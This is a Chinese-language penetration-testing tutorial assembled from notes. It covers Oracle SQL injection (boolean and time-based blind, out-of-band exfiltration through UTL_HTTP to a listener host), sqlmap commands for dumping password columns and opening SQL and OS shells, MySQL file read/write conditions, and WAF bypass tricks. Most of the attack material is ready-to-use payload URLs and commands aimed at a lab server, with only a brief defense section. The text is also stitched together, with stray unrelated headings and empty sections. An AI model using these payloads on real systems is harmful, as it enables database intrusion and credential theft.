select instr(substr((select table\_name from user\_tables where rownum=1),1,1),'D') from dual; --返回值是1 书名表名的第一个字符是D，后续可以通过BP去爆破。

http://192.168.1.6:81/orcl.php?id=1 and  1=(select instr(substr((select table\_name from user\_tables where rownum=1),1,1),'D') from dual)-- 蓝色背景部分需要替换

用户下第一个表是DEMO

http://192.168.1.6:81/orcl.php?id=1 and 1=(select instr(substr((select table\_name from user\_tables where rownum=1 and table\_name <>'DEMO'),1,1),'F') from dual)*--*

 用户下的第二个表的首个字符是F，后续步骤依然可以使用BP爆破。

### 3.5延时盲注实践

在Oracle延时注入利用过程中需要使用DECODE、DBMS\_PIPE.RECEIVE\_MESSAGE等函数来延时数据库的处理时间，最后测试者可以通过网页的加载时间来判断注入结果。

DECODE函数的使用方法此处不再讨论。

DBMS\_PIPE.RECEIVE\_MESSAGE(‘RDS’,5)表示从RDS管道返回的数据需要等待5秒，一般情况下可以以PUBLIC权限使用该函数。

测试：

http://192.168.1.6:81/orcl.php?id=1 and 1= dbms\_pipe.receive\_message('RDS', 5)--

可以看到页面网络加载时间是5S，可以看到注入效果。注意该函数的返回值是1

后续步骤需要使用DECODE函数。

DECODE(condition,value,dbms\_pipe.receive\_message('RDS', 5),0)，意思是当condition=value就返回dbms\_pipe.receive\_message('RDS', 5)，那么页面就等待5秒时间，从而达到延时注入的目的。

select decode(substr(user,1,1),'T',dbms\_pipe.receive\_message('RDS',5),0) from dual

http://192.168.1.6:81/orcl.php?id=1 and 1=(select decode(substr(user,1,1),'T',dbms\_pipe.receive\_message('RDS',5),0) from dual)--

可知用户名第一个字符是T，使用BP爆破，当前用户名为TEST

后续步骤参考前面的步骤即可。

另外，网友还使用其他方式延时注入，如select count(\*) from all\_objects，大量统计操作很耗时，可以辅助延时注入，但是延长时间不好控制。

### 3.6带外注入实践

Oracle的带外注入和DNSLOG很相似，需要使用网络请求的函数进行注入利用，其中可以进行网络请求的函数有UTL\_HTTP.REQUEST、UTL\_INADDR.GET\_HOST\_ADDRESS、SYS.DBMS\_LDAP.INIT等

***Step 1：***首先检测函数是否能用

http://192.168.1.6:81/orcl.php?id=1 and exists (select count(\*) from all\_objects where object\_name='UTL\_HTTP') --

网页加载正常，则说明该函数可以使用。其中还函数返回值是请求的返回值

使用方法：and utl\_http.request('http://域名或者ip:端口/'||(注入的语句))=1 --，其中||放在URL需要URL编码。切记！！！

准备监听的主机和端口

发送请求（获取当前用户名）：

http://192.168.1.6:81/orcl.php?id=1 and utl\_http.request('http://192.168.1.2:6666/'%7c%7c(SELECT user FROM dual))=1--

收到数据情况：

获取Banner信息

http://192.168.1.6:81/orcl.php?id=1 and utl\_http.request('http://192.168.1.2:6666/'%7c%7c(select banner from sys.v\_$version where rownum=1))=1--

获取字段内容

http://192.168.1.6:81/orcl.php?id=1 and utl\_http.request('http://192.168.1.2:6666/'%7c%7c(SELECT CONCAT("name","password") FROM STU where rownum=1))=1*--*

### 3.7 SQLMAP针对ORACLE注入的利用

基本使用方法，不用解释。

检测注入点：

python2 sqlmap.py -u http://192.168.1.6:81/orcl.php?id=1 --dbms=oracle

查看所有数据库名：

python2 sqlmap.py -u http://192.168.1.6:81/orcl.php?id=1 --dbms=oracle --dbs

查看当前用户的权限：

python2 sqlmap.py -u http://192.168.1.6:81/orcl.php?id=1 --dbms=oracle --privileges是否是管理员：--is-dba所有用户 --users当前用户--current-user当前数据库 --current-db

获取当前数据库下表：

python2 sqlmap.py -u http://192.168.1.6:81/orcl.php?id=1 --dbms=oracle -D TEST --tables

获取当前数据库下指定表下的字段名：

python2 sqlmap.py -u http://192.168.1.6:81/orcl.php?id=1 --dbms=oracle -D TEST -T STU --columns

获取字段内容：

python2 sqlmap.py -u http://192.168.1.6:81/orcl.php?id=1 --dbms=oracle -D TEST -T STU -C NAME,PASSWORD --dump

获取SQL执行环境：

python2 sqlmap.py -u http://192.168.1.6:81/orcl.php?id=1 --dbms=oracle --sql-shell

破解当前用户密码 --passwords获取系统信息--hostname获取数据库信息--banner获取数据库用户角色 --roles

--os-cmd和--os-shell执行出现了问题：[22:34:13] [CRITICAL] Operating system shell functionality not yet implemented for Oracle（解决中~~~~~）

### 3.8 Oracle注入防御

1、代码层防御技术使用参数化查询语句、验证输入、规范化等技术，如JAVA中使用JDBC框架，C#使用ADO.NAT框架，PHP使用PDO架构等。Oracle PL/SQL 在数据库代码层也可以使用参数化方式去查询，它使用带有编号的冒号字符去绑定参数来达到防注入的目的[5][6]。2、输入验证任何输入的数据均是不可信的，可以对不可信数据进行验证，如使用黑白名单过滤等。在JAVA中可以使用定义一个输入验证类，实现javax.faces.validator.Validator接口，对用户输入进行验证。C#可以使用某些具有验证功能的控件对用户输入进行验证。PHP中可以使用正则表达式验证用户输入，或者使用特定功能函数判断输入是否合法。

3、输出编码

4、规范化

### 3.8小结

本文主要介绍了Oracle数据库的安装方法以及PHP连接问题。针对不同注入的注入技术进行全面详细的讲解，如联合注入、报错注入、布尔盲注、延时盲注以及带外注入等。这算是对Oracle注入的基本科普，如有错误之处，请予指正。后续将针对Oracle的安全性进行深入研究学习，如Oracle读写文件、提权、执行系统命令、反序列化漏洞等。

sql注入修复方式

dvwa sql注入最高级代码


sql server oracle access 时间盲注的语句

冰蝎蚁剑不同之处


# 0x03 sqlmap

## 1,常用参数


### 1.1输出级别参数 -v



### 1.2探测等级 –level



### 1.3 判断当前用户是否为管理员权限



### 1.4 列出数据库角色所具有的权限



### 1.5获取数据库的用户名和密码



获取的是登陆mysql的数据库的账号密码


### 1.6获取当前数据库名和用户名




### 1.7提交POST数据




### 1.8批量进行注入检测




### 1.9指定cookie



### 1.10指定user-agent或者随机user-agent




### 1.11指定referer




## 2,基本使用





## 3,执行sql语句







## 4,读写文件

### 4.1读文件

1,读文件权限

secure\_file\_priv(show variables like “%secure%”;)

select @@secure\_file\_priv

null 所有目录都不可读写

/mysql/ 仅可读这个目录下的文件

空 所有目录都可以读写

目录权限的读写权限

2,max\_allowed\_packed 读写文件最大的字节数

3,知道绝对路径

4,文件必须在服务器上存在



hex()一些二进制文件 是为了防止一些特殊字符影响其他我们可以使用转换成16进制




### 4.2写文件

1,写文件权限


2,知道绝对路径

3,必须能绕过单引号过滤（转换成十六进制）16进制是防止一些特殊字符干扰



## 5,执行命令

--os-cmd/--os-shell




mssql --os-shell 使用的是xp\_cmdshell


mysql –os-shell 是先创建sqlmapout表有data字段内是十六进制编码后的文件上传的源码


再dumpfile

# 0x04 WAF绕过

## 1,WAF分类








## 2,WAF的工作流程

1,进行身份认证，先匹配白名单进行检测是否归属白名单，如果归属那么直接把该请求发送到服务器

2,如果不归属于白名单，它会先进行数据包解析

3,之后进入规则系统匹配，匹配是否符合规则的请求，如果没有匹配到规则放行到服务器

4,如果匹配到了规则会进行拦截，并弹出系统检测url输入恶意参数




三个步骤的绕过方式：

1,身份认证绕过 2,数据包解析绕过 3,规则绕过


## 3,WAF绕过技巧

#### 1,大小写绕过




#### 2,替换关键字

2.1关键字双写



2.2替换关键字




and 和 or ——> && 和 ||

= ——> < , >



%20,%09,%0a,%0b,%0c,%0d,%a0,/\*\*/ ——>空格

%09 tab键(水平) %0a 换行 %0c 新的一页 %0d return功能 %0b tab(垂直) %a0 空格

#### 3，编码绕过

#### 4,注释绕过(常用)

#### 5,tamper脚本绕过

